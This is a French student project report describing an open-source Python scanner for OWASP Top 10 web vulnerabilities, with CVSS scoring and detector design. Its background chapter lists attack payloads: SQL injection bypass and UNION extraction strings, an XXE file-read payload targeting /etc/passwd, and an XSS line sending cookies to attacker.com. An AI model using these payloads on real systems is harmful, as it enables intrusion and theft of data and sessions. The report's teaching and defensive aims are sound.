

École Marocaine des Sciences de l'Ingénieur

EMSI — Casablanca

Projet de Fin d'Année

Scanner de Vulnérabilités Web

OWASP Top 10 — 2021

Détection automatique des vulnérabilités critiques des applications web
avec scoring CVSS v3.1 et génération de rapport HTML

Filière :

**Ingénierie Informatique et Réseaux
(IIR)**

Réalisé par :

**NOUAIMI Fatima Ezzahrae
EL KAMILI Salma**

Encadrant PFA :

M. Hicham Toumi

Enseignante de Gestion de Projet :

Mme. DAOUDI

Enseignante d'Entrepreneuriat :

Mme. BENYAHYA

Année Universitaire : 2025/2026

Remerciements

Nous tenons à présenter nos remerciements les plus sincères à notre encadrant de ce Projet de Fin d'Année, pour sa disponibilité, ses conseils précieux et son suivi rigoureux tout au long de sa réalisation.

Nous remercions également l'ensemble des professeurs de l'École Marocaine des Sciences de l'Ingénieur (EMSI), en particulier **Mme. DAOUDI** pour son accompagnement méthodologique en Gestion de Projet Informatique, ainsi que **Mme. BENYAHYA** pour son expertise et ses orientations avisées en Entrepreneuriat.

Nous profitons de cette occasion pour remercier la communauté open source, notamment l'équipe OWASP dont le référentiel Top 10 constitue le fondement technique de ce projet, ainsi que les développeurs de DVWA et des outils de test utilisés lors de la validation.

Nous tenons enfin à exprimer nos remerciements les plus chaleureux à nos familles et à nos amis pour leurs encouragements, ainsi que pour leur soutien inconditionnel, à la fois moral et académique.

Résumé

Ce projet a pour objectif la conception et le développement d'un scanner de vulnérabilités web automatisé, open source et modulaire, basé sur le référentiel **OWASP Top 10 2021**. L'outil détecte automatiquement les neuf catégories de vulnérabilités les plus critiques des applications web modernes.

L'architecture mise en place repose sur un pipeline d'orchestration développé en Python, intégrant douze détecteurs spécialisés couvrant les injections (SQLi, XSS, XXE), les failles de contrôle d'accès (IDOR, Path Traversal), les mauvaises configurations (SSRF, Upload non sécurisé) et les échecs d'authentification. Chaque vulnérabilité détectée est automatiquement scorée selon le standard **CVSS v3.1**, et un rapport HTML professionnel est généré à l'issue du scan.

La validation a été effectuée sur des environnements de test dédiés : une application Flask vulnérable développée à cet effet, ainsi que **DVWA** (Damn Vulnerable Web Application) déployée sur machines virtuelles. Les résultats démontrent une précision de détection élevée sur l'ensemble des catégories OWASP ciblées.

Mots-clés : Scanner de vulnérabilités, OWASP Top 10, CVSS v3.1, Python, SQLi, XSS, SSRF, IDOR, XXE, DVWA, Sécurité applicative web.

Table des matières

Remerciements	1
Résumé	2
Table des matières	3
Liste des tableaux	7
Liste des tableaux	8
Table des figures	9
Liste des figures	9
Introduction	10
1 État de l'Art	12
1.1 Contexte et Enjeux de la Sécurité des Applications Web	12
1.1.1 Évolution des Cybermenaces	12
1.1.2 Impact Économique et Réglementaire	12
1.2 Panorama des Cybermenaces Web	13
1.2.1 Attaques Man-in-the-Middle (MITM)	13
1.2.2 Attaques par Injection	13
1.2.3 Attaques sur l'Authentification	14
1.2.4 Attaques sur le Contrôle d'Accès	14
1.3 Le Référentiel OWASP Top 10 (2021)	14
1.4 Vulnérabilités Ciblées : Mécanismes et Impacts	14
1.4.1 SQL Injection (SQLi) — OWASP A03	15
1.4.2 Cross-Site Scripting (XSS) — OWASP A03	16
1.4.3 IDOR — Broken Access Control (OWASP A01)	16
1.4.4 SSRF — Server-Side Request Forgery (OWASP A10)	16
1.4.5 Path Traversal (OWASP A01)	16

1.4.6	XXE — XML External Entity (OWASP A05)	17
1.4.7	Upload de Fichier Non Sécurisé (OWASP A04)	17
1.4.8	Failures d'Authentification (OWASP A07)	17
1.5	Outils de Scan Existants — Analyse Comparative	17
1.6	Standards de Scoring : CVSS v3.1	17
1.7	Techniques de Détection Automatique	17
1.7.1	Crawling et Découverte d'Endpoints	17
1.7.2	Scan Actif vs Scan Passif	18
1.7.3	Détection par Signatures	18
1.8	Synthèse et Positionnement	19
1.9	Conclusion	19
2	Conception	20
2.1	Architecture Générale du Système	20
2.1.1	Principes de Conception Retenus	20
2.1.2	Patterns de Conception Utilisés	20
2.2	Diagramme de Cas d'Utilisation	20
2.3	Les 12 Détecteurs	24
2.4	Diagramme de Classes	24
2.5	Diagramme de Séquence	27
2.6	Description Détaillée des Modules	27
2.6.1	Module Crawler	27
2.6.2	Module BaseDetector (Classe Abstraite)	27
2.6.3	Module CVSSEvaluator	27
2.6.4	Module HTMLReporter	28
2.7	Structure du Projet	28
2.8	Technologies et Stack Technique	29
2.9	Environnement de Déploiement — Topologie Réseau	29
2.10	Conclusion	31
3	Réalisation et Implémentation	33
3.1	Environnement de Travail (Machines Virtuelles)	33
3.1.1	Configuration Réseau	33
3.1.2	Installation de DVWA sur VM 2 (Cible)	34
3.1.3	Installation du Scanner sur VM 1	35
3.2	Implémentation Détaillée des Modules	36
3.2.1	Orchestrateur Principal (scanner/core.py)	36
3.2.2	Détecteur SQLi (detectors/sqli.py)	37
3.2.3	CVSSEvaluator (evaluator/cvss.py)	37
3.2.4	Crawler BFS (crawler/crawler.py)	38

3.2.5	Authenticator (<code>scanner/authenticator.py</code>)	40
3.3	Interface en Ligne de Commande (CLI)	41
3.4	Suite de Tests Unitaires	41
3.4.1	Application Flask Vulnérable (<code>conftest.py</code>)	43
3.5	Scénarios de Test — Études de Cas	44
3.5.1	Étude de Cas 1 : SQL Injection — CVSS 9.8 CRITIQUE	44
3.5.2	Étude de Cas 2 : XSS Réfléchi — CVSS 6.1 MOYEN	44
3.5.3	Étude de Cas 3 : SSRF — CVSS 8.5 ÉLEVÉ	45
3.5.4	Étude de Cas 4 : Path Traversal — CVSS 7.5 ÉLEVÉ	45
3.5.5	Étude de Cas 5 : XXE — CVSS 8.2 ÉLEVÉ	45
3.5.6	Étude de Cas 6 : File Upload — CVSS 8.8 ÉLEVÉ	45
3.5.7	Étude de Cas 7 : Auth Failures — CVSS 9.8 CRITIQUE	46
3.5.8	Étude de Cas 8 : IDOR — CVSS 6.5 MOYEN	46
3.6	Résultats Globaux et Analyse de Couverture	46
3.6.1	Couverture OWASP Top 10 Détaillée	46
3.7	Analyse des Performances	47
3.8	Conclusion	48
4	Gestion de Projet	49
4.1	Choix du cycle de vie	49
4.1.1	Présentation des cycles de vie	49
4.1.2	Cycle de vie retenu : Agile/Scrum	50
4.2	Répartition des tâches	50
4.2.1	Tableau des tâches, durées et antériorités	50
4.3	Diagramme de Gantt	51
4.4	Répartition des ressources	54
4.4.1	Ressources humaines	54
4.4.2	Ressources matérielles et logicielles	54
4.4.3	Affectation des ressources par tâche	54
4.4.4	Budget estimatif du projet	54
4.5	Conclusion	55
5	Entrepreneuriat	57
5.1	Contexte et Identification du Problème	57
5.1.1	Présentation du contexte	57
5.1.2	Identification du problème	57
5.1.3	Limites des solutions existantes	58
5.2	Présentation de l'Idée et de la Solution	58
5.2.1	Description de la solution	58
5.2.2	Fonctionnalités principales	58

5.2.3	Technologies utilisées	59
5.2.4	Valeur ajoutée et avantage concurrentiel	59
5.3	Origine et Génération de l'Idée	59
5.4	Étude de Marché (Faisabilité Commerciale)	60
5.4.1	Analyse de la demande	60
5.4.2	Analyse de la concurrence	61
5.4.3	Analyse des fournisseurs	62
5.4.4	Lois et réglementations	62
5.4.5	Analyse SWOT	63
5.4.6	Analyse PESTEL	64
5.4.7	5 Forces de Porter	64
5.5	Marketing Stratégique	65
5.5.1	Segmentation	65
5.5.2	Ciblage	65
5.5.3	Positionnement	65
5.5.4	Stratégie Marketing Mix	66
5.6	Étude de Faisabilité Technique	67
5.6.1	Matériel nécessaire	67
5.6.2	Profils nécessaires	68
5.7	Étude de Faisabilité Financière	68
5.7.1	Investissement initial	68
5.7.2	Prévisions de ventes	69
5.7.3	Charges variables	69
5.7.4	Charges fixes mensuelles	70
5.7.5	Coût total	70
5.7.6	Résultat prévisionnel	71
5.7.7	Marge	71
5.7.8	Seuil de rentabilité	71
5.7.9	Besoin en Fonds de Roulement (BFR)	71
5.7.10	Trésorerie prévisionnelle	72
5.7.11	Analyse financière	72
5.8	Aspect Juridique	72
5.9	Stratégie de Développement	73
5.10	Conclusion	73
Conclusion Générale		75
Bibliographie		76

Liste des tableaux

1.1	Chronologie des cyberattaques majeures liées aux applications web . . .	13
1.2	Types d'attaques MITM et protections associées	14
1.3	OWASP Top 10 — Édition 2021	15
1.4	Comparaison détaillée des outils de scan de vulnérabilités web	18
1.5	Niveaux de sévérité CVSS v3.1 et délais de remédiation	18
2.1	Patterns de conception utilisés dans le scanner	22
2.2	Description détaillée des cas d'utilisation	24
2.3	Les 12 détecteurs et leurs caractéristiques	25
2.4	Stack technologique complète du projet	30
3.1	Configuration détaillée des machines virtuelles	33
3.2	Tableau de bord — résultats complets du scan (70 vulnérabilités) . . .	47
3.3	Couverture détaillée par catégorie OWASP Top 10	47
3.4	Mesures de performance sur différentes cibles	48
4.1	Comparaison des cycles de vie de projet	49
4.2	Tableau de répartition des tâches avec durées et antériorités (16/03/2026 – 06/05/2026)	51
4.3	Ressources humaines du projet	54
4.5	Affectation des ressources humaines par tâche	54
4.4	Ressources matérielles et logicielles du projet	55
4.6	Budget estimatif du projet	55
5.1	Limites des solutions existantes sur le marché	58
5.2	Analyse des concurrents directs et indirects	61
5.3	Fournisseurs nécessaires au fonctionnement du projet	62
5.4	Matrice SWOT du projet ImpleScan	63
5.5	Analyse PESTEL du marché de la cybersécurité au Maroc	64
5.6	Analyse des 5 forces de Porter	64
5.7	Segmentation du marché cible	65

5.8	Besoins en matériel	67
5.9	Besoins en compétences humaines	68
5.10	Détail de l'investissement initial	68
5.11	Prévisions de chiffre d'affaires mensuel	69
5.12	Charges variables par client	69
5.13	Charges fixes mensuelles	70

Table des figures

2.1	Architecture en pipeline du scanner de vulnérabilités	21
2.2	Diagramme de cas d'utilisation du scanner	23
2.3	Diagramme de classes complet du scanner	26
2.5	Arborescence complète du projet	29
2.4	Diagramme de séquence — cycle de scan complet	32
4.1	Diagramme de Gantt — Planification du projet (14/03 au 18/05/2026)	52
4.2	Affectation des ressources par tâche — vue GanttProject	53

Introduction

Contexte général

Dans un monde où la transformation numérique s'accélère, la cybersécurité est devenue un enjeu stratégique majeur pour les organisations de toutes tailles. Les attaques informatiques se multiplient et touchent aussi bien les grandes entreprises que les institutions académiques. Les applications web représentent aujourd'hui le vecteur d'attaque le plus répandu, avec **43 %** des violations de données impliquant une couche applicative selon le rapport Verizon DBIR 2023.

Face à la sophistication croissante des cybermenaces — injections SQL, cross-site scripting, falsification de requêtes, contournements de contrôle d'accès — les organisations ne peuvent plus se contenter d'audits manuels ponctuels. Il est désormais indispensable d'automatiser la détection des vulnérabilités et de l'intégrer dans les cycles de développement logiciel.

Problématique

Comment développer un scanner de vulnérabilités web automatisé, open source et modulaire, capable de détecter les dix catégories de vulnérabilités définies par l'OWASP Top 10 2021, de scorer chaque faille selon le standard CVSS v3.1, et de produire un rapport exploitable par les équipes de développement et de sécurité ?

Objectifs du projet

Ce projet s'inscrit dans le cadre du cursus de l'EMSI et vise à :

- Développer un moteur de scan modulaire couvrant les 9 catégories OWASP les plus critiques ;

- Implémenter 12 détecteurs spécialisés (SQLi, XSS, SSRF, IDOR, XXE, Path Traversal, etc.) ;
- Intégrer le scoring automatique CVSS v3.1 pour chaque vulnérabilité détectée ;
- Générer un rapport HTML professionnel à l'issue de chaque analyse ;
- Valider l'outil sur des environnements de test dédiés (Flask app, DVWA/VMs).

Organisation du rapport

Ce rapport est structuré en cinq chapitres. Le premier chapitre présente l'état de l'art : contexte des cybermenaces, panorama des vulnérabilités OWASP, comparaison des outils existants et positionnement de notre solution. Le deuxième chapitre expose la conception complète : architecture, diagrammes UML et choix technologiques. Le troisième chapitre détaille la réalisation : implémentation des modules, suite de tests et études de cas. Le quatrième chapitre présente la gestion de projet : cycle de vie, planification, diagrammes de Gantt, ressources et budget. Enfin, le cinquième chapitre aborde la dimension entrepreneuriale avec le Business Model Canvas et l'analyse financière.

État de l'Art

1.1 Contexte et Enjeux de la Sécurité des Applications Web

La sécurité des applications web est aujourd'hui au cœur des préoccupations des entreprises, des gouvernements et des organisations internationales. L'explosion du commerce électronique, des services cloud, des API REST et des architectures microservices a multiplié exponentiellement la surface d'attaque exposée sur Internet. Contrairement aux systèmes fermés, les applications web sont par nature accessibles à tous, rendant leur sécurisation particulièrement complexe.

1.1.1 Évolution des Cybermenaces

Les cyberattaques ciblant les applications web ont connu une évolution spectaculaire en termes de volume, de sophistication et d'impact. Les premières injections SQL documentées datent de 1998, mais le phénomène s'est massifié avec l'avènement du Web 2.0. Les ransomwares ciblant les applications web ont connu une croissance de **95 %** entre 2022 et 2023 selon CrowdStrike.

1.1.2 Impact Économique et Réglementaire

Les violations de données liées aux applications web engendrent des coûts colossaux. Selon le rapport IBM Cost of a Data Breach 2023, le coût moyen d'une violation de données est de **4,45 millions de dollars**, avec une augmentation de 15,3 % sur trois ans. Les secteurs les plus touchés sont la santé (10,9 M\$), la finance (5,9 M\$) et le pharmaceutique (4,8 M\$).

Table 1.1. Chronologie des cyberattaques majeures liées aux applications web

Année	Événement majeur	Impact
1998	Premières injections SQL documentées	Accès non autorisé à des BDD
2003	Création de l'OWASP Top 10 (v1)	Standardisation des risques web
2010	Stuxnet — première cyberarme	Sabotage d'infrastructures critiques
2017	WannaCry — 230 000 victimes	4 milliards USD de pertes mondiales
2020	SolarWinds — supply chain attack	18 000 organisations compromises
2021	Log4Shell (CVE-2021-44228)	Milliards de serveurs vulnérables
2023	MOVEit Transfer — SQLi massive	2 500+ organisations touchées

- **4,45 M\$** : coût moyen d'une violation de données (IBM, 2023)
- **74 %** des violations impliquent une interaction humaine ou une faille applicative
- **43 %** des vecteurs d'attaque initiaux passent par les applications web
- **280 jours** : délai moyen pour identifier et contenir une violation de données
- **6 000 Md\$** : coût annuel estimé de la cybercriminalité mondiale d'ici 2025

1.2 Panorama des Cybermenaces Web

1.2.1 Attaques Man-in-the-Middle (MITM)

Les attaques Man-in-the-Middle (MITM) constituent une menace fondamentale pour la confidentialité des communications web. Un acteur malveillant s'interpose entre le client et le serveur pour intercepter, lire ou modifier les données en transit.

1.2.2 Attaques par Injection

Les attaques par injection représentent la menace la plus persistante et la plus documentée dans l'histoire de la sécurité web. Elles exploitent le fait qu'une application

Table 1.2. Types d'attaques MITM et protections associées

Type MITM	Vecteur	Protection
ARP Spoofing	Réseau local (LAN)	ARP dynamique sécurisé, VLAN
SSL Stripping	HTTP non sécurisé	HSTS + preloading
DNS Spoofing	Résolution de noms	DNSSEC, DNS over HTTPS
Rogue Access Point	Wi-Fi public	WPA3, VPN, 802.1X
BGP Hijacking	Infrastructure Internet	RPKI, BGPsec

traite des données non fiables comme des instructions exécutables (SQL, HTML/JS, XML, commandes OS, LDAP...).

1.2.3 Attaques sur l'Authentification

Les failles d'authentification et de gestion de session permettent aux attaquants d'usurper l'identité d'utilisateurs légitimes via le brute force, l'utilisation de credentials par défaut, le vol de tokens de session, ou le contournement de mécanismes d'authentification.

1.2.4 Attaques sur le Contrôle d'Accès

Les vulnérabilités de contrôle d'accès (OWASP A01) permettent à un utilisateur d'accéder à des ressources non autorisées. L'IDOR (Insecure Direct Object Reference) en est l'exemple classique : changer l'ID dans l'URL pour accéder au profil d'un autre utilisateur.

1.3 Le Référentiel OWASP Top 10 (2021)

L'OWASP (Open Web Application Security Project) est une fondation fondée en 2001, réunissant une communauté mondiale de plus de 250 000 membres. L'édition 2021 a introduit trois nouvelles catégories (A04 Insecure Design, A08 Software & Data Integrity, A10 SSRF) suite à l'analyse de données de plus de 500 000 applications.

1.4 Vulnérabilités Ciblées : Mécanismes et Impacts

Table 1.3. OWASP Top 10 — Édition 2021

Code	Catégorie	Prévalen	Description
A01	Broken Access Control	94 %	Contrôle d'accès insuffisant — 3,81 M d'occurrences
A02	Cryptographic Failures	70 %	Mauvais chiffrement ou absence de TLS
A03	Injection	94 %	SQLi, XSS, SSTI — entrées interprétées comme commandes
A04	Insecure Design	40 %	Faibles architecturales, absence de Threat Modeling
A05	Security Misconfiguration	90 %	Headers manquants, services inutiles actifs
A06	Vulnerable Components	27 %	Dépendances avec CVE connues (Log4Shell...)
A07	Auth & Session Failures	15 %	Credentials par défaut, sessions sans expiration
A08	Software & Data Integrity	10 %	Désérialisation non sécurisée, CI/CD compromis
A09	Logging & Monitoring	19 %	Journalisation insuffisante — 280 jours de délai
A10	SSRF	8 %	Requêtes côté serveur vers ressources internes

1.4.1 SQL Injection (SQLi) — OWASP A03

L'injection SQL survient lorsque des données utilisateur non validées sont incorporées directement dans des requêtes SQL. La première description formelle date de 1998 (Jeff Forristal).

```

1 -- Authentification bypass classique
2 ' OR '1'='1'--
3 admin'--
4
5 -- Extraction de données (UNION-based)
6 ' UNION SELECT username, password, NULL FROM users--
7
8 -- Time-based (MySQL)
9 ' AND SLEEP(5)--
10
11 -- Time-based (PostgreSQL)
12 ' OR pg_sleep(5)--

```

Listing 1.1. Exemples de payloads SQL Injection

Impact : lecture complète de la BDD, contournement de l'authentification, exécution de commandes OS. **CVSS 9.8** (*Critique*).

1.4.2 Cross-Site Scripting (XSS) — OWASP A03

Le XSS permet d'injecter du JavaScript malveillant dans les pages web vues par d'autres utilisateurs. Trois variantes : **Réfléchi** (URL), **Persistant** (base de données), **DOM-based** (côté client sans serveur).

```
1 <!-- XSS basique -- vol de cookie -->
2 <script>document.location='http://attacker.com/?c='+document.
   cookie</script>
3
4 <!-- XSS -- bypass de filtres -->
5 <img src=x onerror=alert(1)>
6 <svg onload=alert(document.domain)>
```

Listing 1.2. Exemples de payloads XSS

1.4.3 IDOR — Broken Access Control (OWASP A01)

L'Insecure Direct Object Reference se produit lorsqu'une application expose des références directes à des objets internes sans vérifier l'autorisation.

```
1 GET /api/users/1337/profile -> données de l'utilisateur 1337
2 GET /api/users/1338/profile -> données d'un autre
   utilisateur (IDOR!)
```

Listing 1.3. Exemples d'IDOR

1.4.4 SSRF — Server-Side Request Forgery (OWASP A10)

Le SSRF force le serveur web à effectuer des requêtes HTTP vers des destinations contrôlées par l'attaquant. Dans les environnements cloud, cela permet d'accéder aux services de métadonnées d'instance qui exposent des credentials IAM. **CVSS 8.5** (*Élevé*).

1.4.5 Path Traversal (OWASP A01)

Le Path Traversal exploite une validation insuffisante des chemins de fichiers pour accéder à des fichiers arbitraires sur le serveur (`/etc/passwd`, `/etc/shadow`, clés SSH).

1.4.6 XXE — XML External Entity (OWASP A05)

Lorsqu'un parseur XML traite des entités externes, il peut divulguer des fichiers locaux ou effectuer des requêtes SSRF. **CVSS 8.2** (*Élevé*).

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE foo [
3   <!ENTITY xxe SYSTEM "file:///etc/passwd">
4 ]>
5 <request><username>&xxe;</username></request>
```

Listing 1.4. Payload XXE — lecture de fichier

1.4.7 Upload de Fichier Non Sécurisé (OWASP A04)

Un upload mal validé permet d'uploader un web shell (PHP, JSP, ASP) directement exécutable par le serveur. **CVSS 8.8** (*Élevé*).

1.4.8 Failures d'Authentification (OWASP A07)

Credentials par défaut, absence de rate limiting, mots de passe en clair, sessions sans expiration, absence de MFA. **CVSS 9.8** (*Critique*).

1.5 Outils de Scan Existants — Analyse Comparative

1.6 Standards de Scoring : CVSS v3.1

Le **CVSS v3.1** (Common Vulnerability Scoring System) est un standard industriel ouvert pour évaluer la sévérité des vulnérabilités. Notre outil utilise les scores Base.

1.7 Techniques de Détection Automatique

1.7.1 Crawling et Découverte d'Endpoints

La première étape est la découverte des surfaces d'attaque : URLs, formulaires, paramètres GET/POST et endpoints d'API. Notre outil utilise un crawling statique

Table 1.4. Comparaison détaillée des outils de scan de vulnérabilités web

Critère	OWASP ZAP	Burp Suite	Nikto	Acunetix	Notre outil
Licence	Open Source	Freemium	Open Source	Commercial	Open Source
Prix	Gratuit	0–449\$/an	Gratuit	5 000–25 00	Gratuit
SQLi	Oui	Oui	Non	Oui	Oui
XSS	Oui	Oui	Non	Oui	Oui
SSRF	Partiel	Oui	Non	Oui	Oui
Score CVSS	Non	Non	Non	Oui	Oui
Python natif	Non	Non	Non	Non	Oui
Léger (<50 Mo)	Non	Non	Oui	Non	Oui

Table 1.5. Niveaux de sévérité CVSS v3.1 et délais de remédiation

Sévérité	Score	Action	Délai
Critique	9.0 – 10.0	Correction immédiate	< 24 heures
Élevé	7.0 – 8.9	Correction prioritaire	< 7 jours
Moyen	4.0 – 6.9	Correction planifiée	< 30 jours
Faible	0.1 – 3.9	Correction à terme	< 90 jours

BFS (Breadth-First Search).

1.7.2 Scan Actif vs Scan Passif

- **Scan passif** : analyse le trafic sans générer de requêtes supplémentaires. Non intrusif, limité en couverture.
- **Scan actif** : envoie des requêtes forgées (payloads). Notre approche.

1.7.3 Détection par Signatures

Notre moteur utilise des expressions régulières compilées (`re` Python) pour identifier des marqueurs caractéristiques (14 patterns d'erreurs SQL couvrant MySQL, PostgreSQL, MSSQL, Oracle et SQLite).

1.8 Synthèse et Positionnement

-
- 100 % open source et gratuit — aucune licence requise
 - Écrit en Python pur — intégrable dans tout workflow Python / CI-CD
 - Couverture 9/10 catégories OWASP Top 10 2021
 - Scoring automatique CVSS v3.1 pour chaque vulnérabilité détectée
 - Rapport HTML autonome — lisible sans installation logicielle
 - Architecture modulaire — ajout facile de nouveaux détecteurs
 - 42 tests unitaires — qualité et fiabilité garanties

1.9 Conclusion

Ce chapitre a dressé un panorama complet de la sécurité des applications web. Nous avons analysé l'évolution des cybermenaces, présenté les dix catégories du référentiel OWASP Top 10 2021, comparé les outils de scan existants sur quatorze critères, et expliqué le standard de scoring CVSS v3.1. Cette étude préalable justifie le positionnement de notre scanner : open source, modulaire, intégrant le scoring CVSS automatique, et couvrant 9 catégories sur 10 de l'OWASP Top 10 2021. Le chapitre suivant présente la conception détaillée de notre solution.

Conception

Ce chapitre présente la conception détaillée de notre scanner. La conception suit les principes du Clean Architecture : séparation des préoccupations, injection de dépendances, testabilité maximale.

2.1 Architecture Générale du Système

Notre scanner adopte une **architecture en pipeline à cinq étapes** :

Crawl → Detect → Deduplicate → Evaluate → Report

2.1.1 Principes de Conception Retenus

- **SRP** (Responsabilité Unique) : chaque module a une responsabilité unique et clairement définie.
- **OCP** (Ouvert/Fermé) : ajouter un détecteur n'impose aucune modification du code existant.
- **LSP** (Liskov) : tous les détecteurs exposent la même interface `scan(endpoint) -> list[Vulnerability]`.

2.1.2 Patterns de Conception Utilisés

2.2 Diagramme de Cas d'Utilisation


Architecture en Pipeline — Scanner OWASP Top 10**Figure 2.1.** Architecture en pipeline du scanner de vulnérabilités

Table 2.1. Patterns de conception utilisés dans le scanner

Pattern	Module	Rôle
Template Method	BaseDetector → SQLi-Detector	Squelette <code>scan_all()</code>
Strategy	ALL_DETECTORS dict	Sélection dynamique des détecteurs
Factory	detectors/___init___py	Instanciation par nom (string → classe)
Pipeline	Scanner.core.run()	Orchestration des étapes




Figure 2.2. Diagramme de cas d'utilisation du scanner

Table 2.2. Description détaillée des cas d'utilisation

ID	Cas d'utilisation	Acteur	Précondition	Postcondition
UC1	Lancer un scan complet	Analyste	URL cible accessible	Rapport HTML généré
UC2	Configurer les options	Analyste	—	Options enregistrées
UC3	S'authentifier	Analyste	Credentials valides	Session HTTP auth.
UC4	Exporter le rapport	Analyste	Scan terminé	Fichier .html sauvegardé
UC5	Crawler l'application	Système	URL de base	list[Endpoint]
UC6	Détecter les vulnérabilités	Système	Endpoints disponibles	list[Vulnerability]
UC7	Évaluer les scores CVSS	Système	Vulnérabilités raw	Vulnérabilités enrichies
UC8	Générer le rapport HTML	Système	Vulnérabilités scorées	Fichier HTML autonome

2.3 Les 12 Détecteurs

2.4 Diagramme de Classes

Le diagramme de classes présente la structure statique du système avec les sept classes principales, leurs attributs, méthodes et relations. Les relations de composition (losange plein) indiquent que Scanner possède et crée ses dépendances ; les relations d'association simple indiquent une utilisation sans possession.

Table 2.3. Les 12 détecteurs et leurs caractéristiques

Classe	OWAS	Type	Technique principale	CVSS
SQLiDetector	A03	Actif	Erreur SQL + time-delay + booléen	9.8
XSSDetector	A03	Actif	Injection <code><script></code> + ré-flexion	6.1
SSRFDetector	A10	Actif	URLs internes + méta-données cloud	8.5
IDORDetector	A01	Actif	Incrémentation/décrément d'IDs	6.5
PathTraversalDetector	A01	Actif	../etc/passwd + encodages alternatifs	7.5
XXEDetector	A05	Actif	Entités XML file :// et http ://	8.2
FileUploadDetector	A04	Actif	Upload .php + vérif. d'accessibilité	8.8
AuthFailures	A07	Actif	Credentials par défaut + formulaire	9.8
CryptoFailures	A02	Passif	Formulaires password en HTTP	7.5
SecurityMisconfig	A05	Passif	Headers HTTP manquants, fichiers	5.3
VulnerableComponents	A06	Passif	Bannières version serveur/framework	5.3
IntegrityDetector	A08	Passif	Attribut SRI manquant sur ressources	4.8

